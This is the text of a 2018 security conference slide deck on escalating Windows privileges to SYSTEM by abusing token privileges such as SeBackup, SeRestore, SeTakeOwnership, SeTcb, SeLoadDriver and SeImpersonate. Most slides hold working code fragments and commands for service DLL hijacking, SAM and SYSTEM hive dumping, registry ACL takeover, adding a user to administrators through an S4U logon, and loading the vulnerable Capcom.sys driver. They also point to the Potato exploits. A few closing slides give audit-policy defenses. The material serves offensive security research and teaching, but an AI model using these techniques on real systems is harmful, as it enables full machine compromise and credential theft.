
SLIDE 1

[show me your privileges and I will lead you to SYSTEM] Andrea - - PowerPoint PPT Presentation
[show me your privileges and I will lead you to SYSTEM] Andrea Pierini, Roma, 22 settembre 2018 dir /a /r %USERPROFILE% Cyclist & Scuba Diver, Father & Husband IT Architect & Security Manager Long time experience
“whoami /priv” - Andrea Pierini
HELLO, I’M READY: *
“whoami /priv” - Andrea Pierini
◆ SeDebug ◆ SeRestore & SeBackup & SeT akeOwnership ◆ SeT cb & SeCreateT
◆ SeLoadDriver ◆ SeImpersonate & SeAssignPrimaryT
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
◆ SID of the user ◆ SID's for the groups of which the user is a member ◆ Logon SID ◆ List of privileges held by either the user or the user's groups ◆ Owner SID ◆ SID for the primary group ◆ DACL that the system uses when the user creates a securable object without specifying a security descriptor ◆ Source of the access token ◆ T
◆ Optional list of restricting SIDs ◆ Current impersonation levels (SecurityAnonymous,SecurityIdentifjcation,SecurityImpersonation,SecurityDelegation) ◆ Other statistics..
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
◆ Weak service confjguration ◆ Web -> RCE ◆ MSSQL ->SQLI -> xp_cmdshell
“whoami /priv” - Andrea Pierini
(https://media.blackhat.com/bh-us-12/Briefjngs/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP .pdf)
◆ MS16-135 ◆ MS15-061
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
UpdateProcThreadAttribute(
si.lpAttributeList, 0, (IntPtr)PROC_THREAD_ATTRIBUTE_PARENT_PROCESS, lpProcThreadHandle, (IntPtr)IntPtr.Size, IntPtr.Zero, IntPtr.Zero);
◆ https://github.com/decoder-it/psgetsystem
◆ CreateFile() with FILE_FLAG_BACKUP_SEMANTICS option ◆ RegCreateKeyEx() with REG_OPTION_BACKUP_RESTORE option
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini VOID WINAPI ServiceMain(DWORD dwArgc, LPTSTR *lpszArgv) { (...) hServiceStatusHandle = RegisterServiceCtrlHandlerW(L"dmwappushservice",(LPHANDLER)MyHandler); if (hServiceStatusHandle == (SERVICE_STATUS_HANDLE)0) { Log("Registering Control Handler failed\n"); return; } ServiceStatus.dwCurrentState = SERVICE_RUNNING; SetServiceStatus(hServiceStatusHandle, &ServiceStatus); (...) STARTUPINFO si; PROCESS_INFORMATION pi; ZeroMemory(&pi, sizeof(pi)); ZeroMemory(&si, sizeof(si)); si.cb = sizeof(si); if (!CreateProcess(L"c:\\temp\\adessotifrego.bat", NULL, NULL, NULL, 0, 0, NULL, NULL, &si, &pi)) Log("Create Process failed\n");
“whoami /priv” - Andrea Pierini
std::string buffer="c:\\windows\\system32\\hackerservice.dll" LSTATUS stat = RegCreateKeyExA(HKEY_LOCAL_MACHINE, "SYSTEM\\CurrentControlSet\\Services\\dmwappushservice\\Parameters", 0, NULL, REG_OPTION_BACKUP_RESTORE, KEY_SET_VALUE, NULL, &hk, NULL); stat = RegSetValueExA(hk, "ServiceDLL", 0, REG_EXPAND_SZ, (const BYTE*)buffer.c_str(), buffer.length() + 1);
“whoami /priv” - Andrea Pierini
LPCWSTR fnamein = L"c:\\temp\\hackerservice.dll"; LPCWSTR fnameout = L"c:\\windows\\system32\\hackerservice.dll"; //LPCWSTR fnameout = L"c:\\windows\\system32\\dmwappushsvc.dll"; source = CreateFile(fnamein, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL); GetFileSizeEx(source, &iSize); dest = CreateFile(fnameout, GENERIC_WRITE, FILE_SHARE_WRITE, NULL, CREATE_ALWAYS, FILE_FLAG_BACKUP_SEMANTICS, NULL); ReadFile(source, buf, iSize.QuadPart, &bytesread, NULL); WriteFile(dest, buf, bytesread, &byteswritten, NULL); CloseHandle(dest); CloseHandle(source);
◆ reg save HKLM\SYSTEM c:\temp\system.hive ◆ Reg save HKLM\SAM c:\temp\sam.hive
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
LARGE_INTEGER iSize; source = CreateFile(L"c:\\users\\administrator\\ntuser.dat", GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS, NULL); if (stat != ERROR_SUCCESS) { printf("Failed opening"); exit(EXIT_FAILURE); } GetFileSizeEx(source, &iSize); void *buf= malloc(iSize.QuadPart); ReadFile(source, buf, iSize.QuadPart, &bytesread, NULL); (..)
“whoami /priv” - Andrea Pierini c:\>wbadmin start backup -backuptarget:e: -include:c:\windows\ntds c:\>wbadmin get versions c:\>wbadmin start recovery -version:07/12/2018-11:09 -itemtype:file
c:\>reg save HKLM\SYSTEM c:\temp\srvdc1\system
“whoami /priv” - Andrea Pierini
◆ SetSecurityInfo() ◆ SetNamedSecurityInfo()
“whoami /priv” - Andrea Pierini
(...) wchar_t infile[] = L"SYSTEM\\CurrentControlSet\\Services\\dmwappushservice\\Parameters"; PSID UserSid=GetCurrentUserSID(); dwRes = SetNamedSecurityInfoW( infile, SE_REGISTRY_KEY, OWNER_SECURITY_INFORMATION, UserSid, NULL, NULL, NULL); (...) “whoami /priv” - Andrea Pierini
(...) PSID pSIDEveryone = NULL; PACL pACL; SID_IDENTIFIER_AUTHORITY SIDAuthWorld = SECURITY_WORLD_SID_AUTHORITY; AllocateAndInitializeSid(&SIDAuthWorld, 1, SECURITY_WORLD_RID, 0, 0, 0, 0, 0, 0, 0, &pSIDEveryone) EXPLICIT_ACCESS ea[NUM_ACES]; ea[0].grfAccessPermissions = KEY_ALL_ACCESS; ea[0].grfAccessMode = SET_ACCESS; ea[0].grfInheritance = NO_INHERITANCE; ea[0].Trustee.TrusteeForm = TRUSTEE_IS_SID; ea[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP; ea[0].Trustee.ptstrName = (LPTSTR)pSIDEveryone; SetEntriesInAcl(NUM_ACESS,ea,NULL,&pACL) (...) (...) wchar_t infile[] = L"SYSTEM\\CurrentControlSet\\Services\\
dmwappushservice\\Parameters";
dwRes = SetNamedSecurityInfoW( infile, SE_REGISTRY_KEY, DACL_SECURITY_INFORMATION, NULL, NULL, pACL, NULL); (...) “whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
Status = LsaLogonUser( hLsa, &OriginName, Network, ulAuthenticationPackage, pS4uLogon, dwMessageLength, pGroups, &TokenSource, &pvProfile, &dwProfile, &logonId, &hTokenS4U, "aLimits, &SubStatus ); PMSV1_0_S4U_LOGON pS4uLogon; pS4uLogon->MessageType = MsV1_0S4ULogon; //NTLMSSP local auth pbPosition = (PBYTE)pS4uLogon + sizeof(MSV1_0_S4U_LOGON); pbPosition = InitUnicodeString(&pS4uLogon->UserPrincipalName, szUsername, pbPosition); // "tcbuser" pbPosition = InitUnicodeString(&pS4uLogon->DomainName, szDomain, pbPosition); // "." (...) //S-1-5-32-544 Local Admin Group bResult = ConvertStringSidToSid("S-1-5-32-544", &pExtraSid); pGroups->Groups[pGroups->GroupCount].Attributes = SE_GROUP_ENABLED | SE_GROUP_ENABLED_BY_DEFAULT | SE_GROUP_MANDATORY; pGroups->Groups[pGroups->GroupCount].Sid =pExtraSid; (...)
“whoami /priv” - Andrea Pierini
DWORD WINAPI AddPriv(LPVOID lpParam) { LSA_UNICODE_STRING lucPrivilege; NTSTATUS ntsResult; PSID mysid; LSA_HANDLE pol; pol = GetPolicyHandle(); mysid=GetCurrentUserSid(); if (!InitLsaString(&lucPrivilege, SE_DEBUG_NAME)) return 0; ntsResult = LsaAddAccountRights(pol, mysid, &lucPrivilege, 1); printf("Added Privilege:%d\n”, LsaNtStatusToWinError(ntsResult)); return 1; } DWORD WINAPI AddUser2AdminGroup(LPVOID lpParam) { LOCALGROUP_INFO_1 localgroup_info; LOCALGROUP_MEMBERS_INFO_3 localgroup_members; LPWSTR lpszUser = L"tcbuser"; localgroup_members.lgrmi3_domainandname = lpszUser; int err = NetLocalGroupAddMembers(L".", L"administrators", 3, (LPBYTE)&localgroup_members, 1); printf("Added to administrator groups result:%d\n", err); return 0; }
hThread = CreateThread(NULL,0,AddPriv,NULL,CREATE_SUSPENDED,&threadID); SetThreadToken(&hThread, hTokenS4U); ResumeThread(hThread); WaitForSingleObject(hThread, 0xFFFFFFFF);
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini NTSATUS ZwCreateToken( PHANDLE TokenHandle, ACCESS_MASK DesiredAccess, POBJECT_ATTRIBUTES ObjectAttributes, TOKEN_TYPE Type, PLUID AuthenticationId, PLARGE_INTEGER ExpirationTime, PTOKEN_USER User, PTOKEN_GROUPS Groups, PTOKEN_PRIVILEGES Privileges, PTOKEN_OWNER Owner, PTOKEN_PRIMARY_GROUP PrimaryGroup, PTOKEN_DEFAULT_DACL DefaultDacl, PTOKEN_SOURCE Source );
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini std::string data = "\\??\\C:\\TEMP\\Capcom.sys"; LSTATUS stat = RegCreateKeyExA(HKEY_CURRENT_USER, "SYSTEM\\CurrentControlSet\\Services\\Evil", 0, NULL, NULL, KEY_SET_VALUE, NULL, &hk, NULL); DWORD val=1; stat = RegSetValueExA(hk, "ImagePath", 0, REG_EXPAND_SZ, (const BYTE*)data.c_str(), data.length() + 1); stat = RegSetValueExA(hk, "Type", 0, REG_DWORD, (const BYTE*)&val, sizeof(val)); UNICODE_STRING DriverServiceName; LPTSTR sidstring; sidstring=GetCurrentUserSIDStr(); WCHAR regpath1[] = L"\\Registry\\User\\"; WCHAR regpath2[] = L"\\System\\CurrentControlSet\\ Services\\Evil"; WCHAR winregPath[256]; wcscpy(winregPath, regpath1); wcscat(winregPath, sidstring); wcscat(winregPath, regpath2); RtlInitUnicodeString(&DriverServiceName, winregPath); status = NtLoadDriver(&DriverServiceName); if (!NT_SUCCESS(status)) { printf("[-] Failed!\n"); return (status); } printf("[+] Ok!\n");
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
◆ “Impersonate a client after authentication” ◆ T
ImpersonateLoggedOnUser() API calls ◆ T
relies on the “Secondary Logon Service”
◆ “Assign the primary token of a process” ◆ T
◆ Privilege also available in the standard shell (medium integrity)
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
◆ Creating a named pipe, forcing a privileged process to write to it and then calling ImpersonateNamedPipeClient() in order to obtain the privileged thread’s token ◆ Establishing a “Security Context” - AcceptSecurityContext() - with a specifjc SSP (NTLM) and negotiating a token of the privileged user - QuerySecurityContextToken() -
◆ "Local DCOM DCE/RPC connections can be refmected back to a listening TCP socket allowing access to an NTLM authentication challenge for LocalSystem user which can be replayed to the local DCOM activation service to elevate privileges" - James Forshaw ◆ Exploit & great POC here: https://foxglovesecurity.com/2016/09/26/rotten-potato-privilege- escalation-from-service-accounts-to-system/ - Stephen Breen, Chris Mallz
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
◆ Example CLSID: {BA441419-0B3F-4FB6-A903-D16CC14CCA44} - CLSID_LockScreenContentionFlyout
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
◆ Choose a T arget CLSID ◆ Defjne Listening port/ bind address for COM Endpoint / OXID resolver ◆ Defjne RPC port and IP address ◆ Program with optional arguments to launch if exploitation succeeds ◆ Process Creation Mode CreateProcessWithToken() or CreateProcessAsUser() ◆ T est mode: upon success prints the token User and exits, useful for testing CLSIDs ★ All you need can be found here: https://ohpe.github.io/juicy-potato/ ★ Including a list of valid CLSIDs for several Windows versions
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
◆ Local Group Policies -> Windows Settings -> Security Settings->Advanced Audit Policy Confjguration ->System Audit Policy Confjguration->Privilege Use
“whoami /priv” - Andrea Pierini
◆ Local Group Policies -> Windows Settings -> Security Settings->Advanced Audit Policy Confjguration ->System Audit Policy Confjguration->Policy change
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
Protect sensitive accounts and applications which run under the * SERVICE accounts
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
“whoami /priv” - Andrea Pierini
Special thanks to: @breenmachine,@dronesec,@giutro,@tiraniddo
@decoder_it | decoder.ap@gmail.com | https://decoder.cloud